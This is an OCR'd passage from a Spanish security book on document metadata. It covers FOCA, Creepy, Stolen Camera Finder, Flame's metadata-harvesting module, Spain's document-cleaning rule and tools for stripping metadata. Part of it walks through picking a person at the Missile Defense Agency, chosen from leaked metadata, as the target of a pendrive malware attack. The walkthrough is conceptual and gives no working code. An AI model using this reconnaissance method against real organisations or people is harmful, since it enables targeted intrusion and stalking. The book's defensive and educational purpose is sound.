A foreign spy agency carried out the most serious cyber attack on the US military's networks when a tainted flash drive was inserted into a laptop in the Middle East according to a senior Pentagon official

By Alex Spillius, Washington
Published: 9:43PM BST 26 Aug 2010

Share

63 

Email Print

Text Size


The Pentagon faces regular cyber attacks Photo: GETTY

USA 
News 
World News 
North America 

Ads by Google
World News
Cyber Espionage
Obama

Imagen 02.22. Noticia sobre el ataque sufrido por el *Pentágono*

Viendo este tipo de ataques, la pregunta que puede venir a la mente de cualquiera es "¿Resultaría muy complicado para un atacante utilizar el análisis de *metadatos* de *FOCA* para preparar un ataque de estas características?"

Como vamos a ver en este caso, esto no sería excesivamente complejo. El objetivo del ataque sería darle un pendrive con una pieza de *malware* a un usuario concreto que ha sido previamente estudiado con la esperanza de que una vez que lo tenga en su poder lo conecte a su equipo de trabajo dentro de la organización.

La situación ideal sería que este usuario tuviera un sistema operativo que estuviera lo menos protegido posible contra los ataques basados en esquemas de autorun en pendrives o que tuviera un sistema con una debilidad conocida previamente por el equipo atacante. Además, sería interesante que este usuario tuviera acceso a servidores internos de la organización a donde se pudiera copiar el *malware* preparado y que desde ese servidor controlado se pudiera infectar al resto de usuarios de la organización. Un esquema clásico de *APT* basado en pendrive.




Imagen 02.23: Esquema de funcionamiento del ataque dirigido.

Por supuesto, para la realización de cualquier ataque que se realiza desde fuera de la organización, cuantos mas datos pudieran obtenerse de los equipos internos, de la estructura de la red, o la política de gestion de sistemas y o seguridad del objetivo, mejor se podría preparar el *malware* a medida. Y como vamos a ver, un atacante podria utilizar *FOCA* para conseguir esta información.

En esta parte vamos a dejar fuera la deteccion del *software antimalware* utilizado por la empresa objetivo, pero utilizando las técnicas de *DNS Cache Snooping* que se veran más adelante, seria posible realizar también ese trabajo.

En siguiente ejemplo se muestra un caso con datos reales extraidos de un determinado dominio, en concreto de la *Missile Defense Agencia* (*www.mda.mil*) en el que se pretende demostrar cómo preparar un ataque dirigido de estas caracteristicas. Para elegir el objetivo se buscaría un usuario con un Sistema operativo *Windows XP* que tenga acceso a servidores para copiar el *malware* que se va a crear. Analizando los *metadatos* de solo 125 archivos con *FOCA*, es posible dibujar una sección del mapa de la red. La persona de la imagen 02.24 parece un buen objetivo, ya que tiene acceso a dos servidores distintos y se dispone de su nombre y apellidos, por lo que su ubicación física resultaría más sencilla.




Imagen 02.24: Usuario objetivo con acceso a recursos compartidos.

Además, los servidores a los que el usuario tiene acceso parecen bastante interesantes, pues, tal y como puede observarse en la figura 02.25, se sabe que acceden a ellos muchos usuarios y se comparten bastantes carpetas, por lo que hay muchos sitios donde copiar el *malware* sin llamar demasiado la atención.

Imagen 02.25: Carpetas compartidas en un servidor y usuarios con acceso al mismo.

En este caso no importa si los servidores son internos y no tenemos acceso a ellos desde fuera. Tampoco importa mucho si no se tiene la dirección *IP* o si no se dispone de su nombre de dominio *DNS*.

El equipo del usuario que será infectado está dentro de la red y se puede conectar por su nombre *NETBios* a las carpetas compartidas de los servidores, así que es suficiente con que el usuario esté trabajando en ese equipo para que, si ha conectado el pendrive al equipo en algún momento, el ataque tenga éxito.

Toda esa información, como se puede ver, leyendo documentos públicos de una organización y sin realizar ningún acto que pudiera ser considerado ilegal en la toma de información.

3. Riesgos asociados a una mala gestión de los metadatos

Tras analizar en el capítulo anterior los *metadatos*, datos perdidos e información oculta que es posible localizar en diferentes tipos de ficheros, y estudiar en este capítulo la información que *FOCA* es capaz de extraer de ellos y cómo automatizar estas tareas, se puede concluir que son varios, y muy importantes, los riesgos a los que una organización podría enfrentarse al no realizar una gestión adecuada de los *metadatos*.

Una lista de los riesgos de seguridad de los *metadatos* a tener en cuenta sería:

- Es posible encontrar relaciones ocultas entre compañías o personas, como en el caso de la ministra de cultura española que trabajaba en la sociedad *DAMA*, sociedad que publicó en su *web* documentos que se habían redactado con una licencia de la *SGAE*, mostrando la clara relación entre ambas entidades.
- Se pueden detectar casos de piratería de *software*, al descubrir que un documento de una empresa se ha generado con un *software* del que no ha adquirido la licencia.
- Puede estudiarse la historia de los documentos, viendo cuándo y quién ha realizado modificaciones, como en el caso de *Toni Blair* y el documento de las armas de destrucción masiva en Irak.
- Puede localizarse información táctica para estudiar posibles objetivos de ataques y adquirir conocimiento interno de una compañía, como se ha mostrado con el ejemplo del ataque dirigido al *Pentágono*.
- Y se pueden trazar eventos, posicionándolos tanto en tiempo como en espacio, como ocurrió en varios de los ejemplos de casos forenses estudiados en la primera sección del capítulo. En esta misma línea se va a analizar a continuación el funcionamiento de dos aplicaciones *web* muy interesantes que hacen uso de los *metadatos* con el fin de localizar y posicionar a personas, como son *Creepy* y *Stolen Camara Finder*.

Creepy

El objetivo de la aplicacion *Creepy*[5] es demostrar lo facil que resulta seguir los pasos de una persona que tenga una exposición social descuidada en *Twitter*

La idea es tan sencilla como recoger la informacion de posicionamiento que se puede sacar de los tweets o fotos que publica un usuario En el caso de *Twitter*, es posible extraer informacion de posicionamiento de tweets con:

- Información *GPS* cuando se hace desde determinados clientes para teléfonos móviles
- *Tweets* asociados a una ubicación.
- Triangulación basada en la *IP* desde la que se hizo el *tweet*

Además, al estilo de la aplicacion *web* *Please Rob Me*[6] (que permite conocer en tiempo real todas aquellas casas que se han quedado vacias porque sus propietarios se han ido y han tuiteado que están en otro lugar usando la *web FourSquare com*), *Creepy* recoge la informacion *GPS* de los *tweets* que vienen desde *Four Square* y de los *metadatos EXIF* de las fotos publicadas en los servicios de publicación de: *Flickr*, *twitpic*, *yfrog*, *img ly*, *plixi*, *twitrpix*, *foleext*, *shozu*, *pickhur*, *moby to*, *twitsnaps* y *twitgoo*.

La herramienta permite buscar y seleccionar una cuenta de *Twiter* o *Flickr* y despues extraer toda la informacion *GPS* y de fechas que se pueda desde esas cuentas, para generar una base de datos de visualizacion de coordenadas por fechas que ademas puede ser exportada en formato *CSV* o *KMZ*




Imagen 02 26 *Creepy* analizando la informacion *GPS* de las fotos de una persona

5 *HTTPS*:// github.com/ilektrojohn/*Creepy*
6 *HTTP*://pleaserobme.com

Creepy, en principio, solo saca información que el usuario libremente ha puesto en Internet, y que, al generar un fichero *CSV* o *KMZ*, puede ser complementada con otras fuentes de información que se consigan del objetivo para completar una buena historia de un usuario. Hay que tener en cuenta que el registro de posicionamiento *GPS* se hace con otros servicios, como el *Google Latitude* que algunos publican en su blog, las *Geotags* que usan algunos bloggers para publicar sus *posts*, *Facebook Places* o cualquier otro repositorio de fotografías que esté utilizando ese usuario.

Stolen Camara Finder

Stolen Camara Finder[7] es un servicio *web* que se usa para descubrir a los ladrones de cámaras digitales por medio de los *metadatos* que llevan las fotografías tomadas por estas cámaras y acaban publicadas en Internet, ya sea en *Twitter*, *Facebook*, *Instagram*, *Pinterest*, *Flickr* o cualquier otra red social.

Como ya sabemos, las fotografías digitales utilizan el formato *EXIF* para guardar *meta*información, y entre otros datos almacenan la marca, el modelo y el número de serie de la cámara con la que se tomó la fotografía. El lector puede comprobar cómo *Flickr* publica las imágenes compartidas por sus usuarios sin eliminar los *metadatos*, que están accesibles para cualquiera que descargue una fotografía.

Cuando alguien ha perdido su cámara fotográfica y sospecha que ha podido ser robada, el servicio Stolen Camara Finder trata de encontrar fotos tomadas por su cámara en otras ubicaciones de Internet, para lo que el afectado puede arrastrar una fotografía al buscador o introducir el número de serie manualmente.

Imagen 02.27: Información de la cámara fotográfica en los *metadatos EXIF* de una foto

En la versión gratuita tan sólo es posible buscar una cámara por los campos de número de serie, pero en la versión PRO se pueden localizar las cámaras por campos más específicos, como el número de serie de las lentes o los valores personalizados en los campos *Copyright* o *Creator*.

7 HTTP://www.stolencamerafinder.com



Flame y los metadatos

The Flame, fue un *malware* catalogado como una nueva generación de ciberarmas. Fue descubierto en Mayo de 2012 y desde su descubrimiento fue llenando las portadas de los sitios de noticias relacionadas con la seguridad informática y tambien de periodicos y telediarios generalistas, ya que se trató de un *malware* orientado a paises de Oriente Medio que, por las funcionalidades que incorporaba y por su nivel de especialización y diversificación, parecía estar dirigido a labores de espionaje e inteligencia militar.

Sin duda se trata de un *malware* con un grado de sofisticación tecnica muy alto, que no se disperso a discreción, sino que parecia tener unos objetivos claros, ya que tan solo fue localizado en unos pocos miles de equipos de Oriente Medio (Irán, Israel, Palestina, Sudan, Siria, Libano, Arabia Saudí y Egipto) y que está considerado el causante del ataque informático que en Abril de 2012 provocó que los terminales de las petroleras iranies fueran desconectados de Internet.

Ademas, Flame consiguio permanecer oculto durante al menos 5 años[8], ya que el *malware* estaba firmado por *Microsoft*, debido a que, en algun momento, un atacante consiguio manipular un certificado que se usaba para licencias de Terminal *Server* y firmar codigo con el, lo que ha provocado que, probablemente, los antivirus ni siquiera lo analizaran o que, por muy extraño que resultara su comportamiento, no se arriesgaran a clasificarlo como *malware*.

```
.text:100C5DE8 sub_100C5DE8    proc near
.text:100C5DE8                 push    offset aGps_latitude ; "GPS_LATITUDE"
.text:100C5DED                 call    decrypt_string
.text:100C5DF2                 pop     ecx
.text:100C5DF3                 push    eax
.text:100C5DF4                 push    offset GPS_LATITUDE
.text:100C5DF9                 call    copy_string
.text:100C5DFE                 push    offset sub_100F32F8
.text:100C5E03                 call    _atexit
.text:100C5E08                 pop     ecx
.text:100C5E09                 retn
.text:100C5E09 sub_100C5DE8    endp
```

Imagen 02.28: Codigo de *The Flame* destinado a analizar *metadatos GPS* de fotografias

Flame era un *malware* tremendamente modular que incorporaba una multitud de *plugins*, con unos 20 MB de peso, lo que le permitia llevar a cabo una gran cantidad de operaciones. Uno de los componentes mas llamativos, sin duda, era el modulo *msglu32.ocx*, que se dedicaba a la recolección de los *metadatos* de los documentos de la máquina infectada.

Este componente trabajaba de forma similar a *Meta*shield *Forensics*, herramienta que se describe a lo largo de este libro, realizando una busqueda por todo el sistema de ficheros del equipo para localizar documentos de *Microsoft Office*, en formato *PDF*, *Visio*, *AutoCAD*, objetos de *Microsoft Outlook* y archivos graficos. De todos ellos el *malware* se dedicaba a ir recolectando los *metadatos* asociados a ellos, tales como fechas de creación y modificacion, autores de los misos, el historial del documento, las ubicaciones *GPS* siempre que fuera posible, etcetera.

8 *HTTP*: unaaldia.hispasec.com/2012/05/theflame-reflexiones-sobre-otra.*HTML*

De los archivos gráficos, el componente recolectaba información *EXIF* relativa a coordenadas *GPS* para averiguar dónde se habían tomado las fotografías y, con cierta probabilidad estadística, dónde se encontraba (o se había encontrado) el sistema atacado.

Esquema Nacional de Seguridad

Los riesgos de seguridad asociados a los *metadatos* son tan grandes y tan evidentes - tanto a nivel personal, como empresas privadas o administración pública - que dentro de la normativa de obligado cumplimiento por Administración Pública y empresas públicas y privadas que trabajan con ella que se creó en España, el *Esquema Nacional de Seguridad*[9], se ha dedicado un apartado específico a la limpieza de documentos.

Dicho reglamento publicado en el BOE cuenta con el siguiente apartado en el que se insta a tener una política de seguridad asociada a los metadatos y donde se explican los riesgos asociados a ellos.

Limpieza de documentos

En el proceso de limpieza de documentos, se retirará de estos toda la información adicional contenida en campos ocultos, meta-datos, comentarios o revisiones anteriores, salvo cuando dicha información sea pertinente para el receptor del documento.

Esta medida es especialmente relevante cuando el documento se difunde ampliamente, como ocurre cuando se ofrece al público en un servidor web u otro tipo de repositorio de información.

Se tendrá presente que el incumplimiento de esta medida puede perjudicar:

- Al mantenimiento de la confidencialidad de información que no debería haberse revelado al receptor del documento.
- Al mantenimiento de la confidencialidad de las fuentes u orígenes de la información, que no debe conocer el receptor del documento.
- A la buena imagen de la organización que difunde el documento por cuanto demuestra un descuido en su buen hacer.

¿Cuántas organizaciones han aplicado esta limpieza de *metadatos*? Pues no demasiadas. En Septiembre de 2013, desde *Eleven Paths*, realizamos un sencillo estudio orientado a conocer cuántas empresas participantes en el índice *IBEX 35* de la bolsa de Madrid tenían sus sitios *web* limpios de fugas de información por culpa de los *metadatos*.

El IBEX 35 aglutina a las 35 empresas más grandes de España y por supuesto todas ellas deben tener relación - en mayor o menor medida - con la administración pública, por lo que era de suponer que alguna hubiera tomado alguna medida de mitigación. Sin embargo, el resultado fue que ninguna *web* presentaba los documentos limpios de *metadatos* y fue posible acceder al nombre de casi 3.000 usuarios solo mirando los dominios principales de las empresas citadas.

9 www.boe.es/boe/dias/2010/01/29/*PDFs*/BOE-A-2010-1330.*PDF*



4. Eliminación de metadatos

Tras todo lo visto hasta el momento, la gran pregunta que muchos seguro que se están haciendo es ¿cómo se pueden eliminar los *metadatos*? En esta sección se van a exponer diferentes técnicas, procedimientos y herramientas que pueden utilizarse para que los documentos publicados en sitios *web* u otros tipos de repositorios públicos no contengan información que pueda perjudicar a la entidad productora de la información.

Para poner de manifiesto las ventajas e inconvenientes de los diferentes métodos disponibles, se ha establecido una división entre las técnicas de eliminación o edición de *metadatos* que requieren de acciones por parte de los usuarios y que, por tanto, se han catalogado como técnicas manuales, y aquellas que, de forma automática, realizan los pasos necesarios para que la información publicada no contenga información no deseada.

Eliminación de metadatos de forma manual

Documentos Microsoft Office

La herramienta definitiva para la limpieza de documentos *Microsoft Office* es la opción de Inspeccionar un documento que se incorpora en las versiones de *Microsoft Office* superiores a 2007. Esta herramienta busca toda la información que un documento tiene tanto en *metadatos* introducidos por el usuario como información del documento, *metadatos* ocultos introducidos por el programa, información de las impresoras e información oculta.

No importa la versión del formato de archivo que se esté utilizando ni la versión de *Office* utilizada para su creación, ya que la herramienta permite al usuario eliminar toda la información que no se desee incluir al distribuir el documento.

Para tener estas mismas opciones en la versión de *Microsoft Office* 2003 es necesario descargarse desde la *web* de *Microsoft.com* una herramienta a parte que se integrará dentro de la *suite*. Esta utilidad es conocida como *RHD* (*Remove Hidden Data*) y se encarga de realizar absolutamente las mismas funcionalidades que las que vienen de serie en paquetes ofimáticos posteriores. Hay que decir que versión tras versión *Microsoft* mejora las opciones de las herramientas, y que las primeras no llegan al nivel de detalle de las últimas.

Para acceder a esta herramienta de limpieza de *metadatos* en *Microsoft Office* 2007 se debe seleccionar la opción Preparar del menú de Archivo y luego la opción de Inspeccionar documento. En las versiones de *Microsoft Office 2013* hay que ir a Información y allí seleccionar la opción de "Comprobar si hay errores", donde se podrá ver que se describe la opción como "Inspeccionar Documento".

Al final, el menú la que se accede es similar al que puede verse en la Imagen 02.28 que sale en la página siguiente, con opciones y resultados similares.




Imagen 02.29. Inspeccionar documento en *Microsoft Office 2007*.

Microsoft Office para Mac

Por el contrario, en *Microsoft Office 2011* para *Mac* ese menu no esta disponible, y lo único que existe es una opción en las Preferencias - Seguridad de cada aplicacion - en este caso *Word* - para que se eliminen los datos personales al guardar el documento.

Para probar el funcionamiento de esta opcion en *Microsoft Office 2011* para *Mac* utilizamos el famoso documento de *Tony Blair* que tantos quebraderos de cabeza le propino por culpa de los *metadatos*. Se hizo una copia de este documento, y se guardo con *Microsoft Office* para *Mac 2011* seleccionando la opcion de eliminar datos personales al guardar.

Al pasarlo por *FOCA* se podía observar que no todos los *metadatos* han sido eliminados. Entre la lista de datos aparecia - en este caso - la plantilla que se estaba utilizando, la version de *software* con que se manipulo el documento, y la fecha de impresión original, que era anterior a la fecha de creacion del documento dejando una muestra clara de esta manipulacion realizada.

En el caso de *Microsoft Office 2011* para Mac no parece tener mucho sentido que estando esta opción de Inspeccionar documento de serie desde *Microsoft Office 2007* para *Windows*, no la hayan incorporado para solucionar el problema de raíz tambien en sus versiones para *Mac OS X*.

Documentos OpenOffice

A pesar de que la suite ofimática *OpenOffice* ofrece la opción de "Borrar la información personal al salir", esta opción no elimina la información del sistema operativo, las impresoras, la versión del producto o la ruta de la plantilla, que puede mostrar rutas ocultas o direcciones de servidores internos, ya que tan sólo elimina los datos introducidos por el usuario a la hora de registrar el producto.




Imagen 02.30: Borrar información personal al guardar

Para solucionar este problema de la herramienta de limpieza de *metadatos* de *OpenOffice*, desde *Informatica64* se desarrolló una aplicación, llamada *OpenOffice MetaExtractor*[10], que permite limpiar de forma sencilla y eficaz los *metadatos* almacenados en cualquier fichero *OpenOffice*. La herramienta soporta los ficheros de las versiones *OpenOffice* 2.x, 3.x (*.odt *.ods *.odg *.odp) y *OpenOffice 1.x* (*.sxw), y está pensada para extraer o sustituir la siguiente información:

- Aplicación generadora del documento y Sistema operativo
- Usuarios (Creador del documento, modificador, impreso por)
- Fechas de creación, modificación, impresión *RHD*
- Título, asunto, descripción, palabras clave, estadísticas
- Número de ediciones, tiempo de edición
- Información definida por el usuario
- Rutas de plantillas, Impresoras, bases de datos
- Emails, enlaces
- Versiones guardadas

10 *HTTP://OOMetaExtractor*.codeplex.com/

OOMetaExtractor

Archivo Pestañas Metadatos Opciones Sobre

la_sucesion_de_lo | Modelosolicitudbe | sm.odt | solicitud%20conve | s...

```
Generado con: OpenOffice.org/2.0 version OpenOffice.org_project 680m1$Build-8990
Sistema Operativo: Win32
Inicialmente creado por: LSK
Fecha de creación: 2003-01-22 14:32:00
Fecha de modificación: 2006-07-27 09:20:39
Fecha de impresión: 2005-11-08 12:57:00
Lenguaje: es-ES
Titulo: Are You suprised ?
Asunto: Birthday
Descripcion: Shankar's Birthday falls on 25th July. Don't Forget to wish him
Palabras clave: Birthday
Veces editado: 52
Tiempo de edición: 6H41M29S
Estadisticas
        Tablas: 3
        Imagenes: 2
        Objetos: 0
        Paginas: 1
        Parrafos: 31
        Palabras: 170
        Caracteres: 1427
Impresora: Epson Stylus COLOR 850 ESC/P 2
Emails
        sofdte@unex.es
```

Imagen 02.31: *Metadatos* extraídos con *OOMetaExtractor*

Además, *OOMetaExtractor* permite utilizar una plantilla corporativa para la gestión de los *metadatos*, de forma que se sustituyen los valores para determinados *metadatos* por unos previamente establecidos por el administrador. Así, por ejemplo, podría establecerse de antemano que todos los documentos contuvieran en el *metadato* Autor el nombre de la empresa u organización.




Imagen 02.32. Valores a sustituir en todos los documentos.

Eliminación de metadatos en imágenes

La mayoría de los editores de imágenes incorporan opciones de eliminacion de los *metadatos* que las imágenes almacenan En el caso del editor de imagenes *Gimp*, por plantear un ejemplo, basta con mostrar las opciones avanzadas cuando se guarda un archivo, y desmarcar la opcion Guardar los datos *EXIF*.

Por otra parte, también existen herramientas que permiten eliminar *metadatos* de varias imagenes al mismo tiempo, como es el caso de la aplicación *MetaStripper*[11], con la que basta con seleccionar un directorio para eliminar toda la *meta-información* de todas las imágenes allí almacenadas Si lo que se desea es modificar el contenido de determinados campos de los *metadatos* de una imagen, es posible utilizar aplicaciones como *PhotoME*[12], con las que el usuario puede elegir el valor a asignar a los campos que quiera modificar, como el autor, por ejemplo, estableciendo los valores corporativos.




Imagen 02 33: *SnapsCleaner*, una herramienta para *Mac OS X*

Ademas, existen algunas aplicaciones que se ejecutan desde la linea de comandos y que, por tanto, podrian usarse para automatizar hasta cierto punto las tareas de limpieza y edición de *metadatos* de las imagenes, al poder incluirse en scripts de administracion, como *EXIF*tool[13] o *exiv2*[14], que, además, son herramientas multiplataforma.

11 *HTTP*://www.photothumb.com/*MetaStripper*/
12 *HTTP*://www.photome.de
13 *HTTP*://www.sno.phy.queensu.ca/~phil/*EXIF*tool/
14 *HTTP*://www.exiv2.org/*Download.HTML*

Eliminación de metadatos de forma automática

Aunque todas las aplicaciones permitieran limpiar los documentos de *metadatos* e información oculta y lo hicieran de forma precisa, depender de los usuarios para que limpien cada fichero antes de subirlo a un servidor publico, enviarlo por correo electronico o distribuirlo de cualquier otro modo, es un plan poco eficiente y con pocas posibilidades de exito.

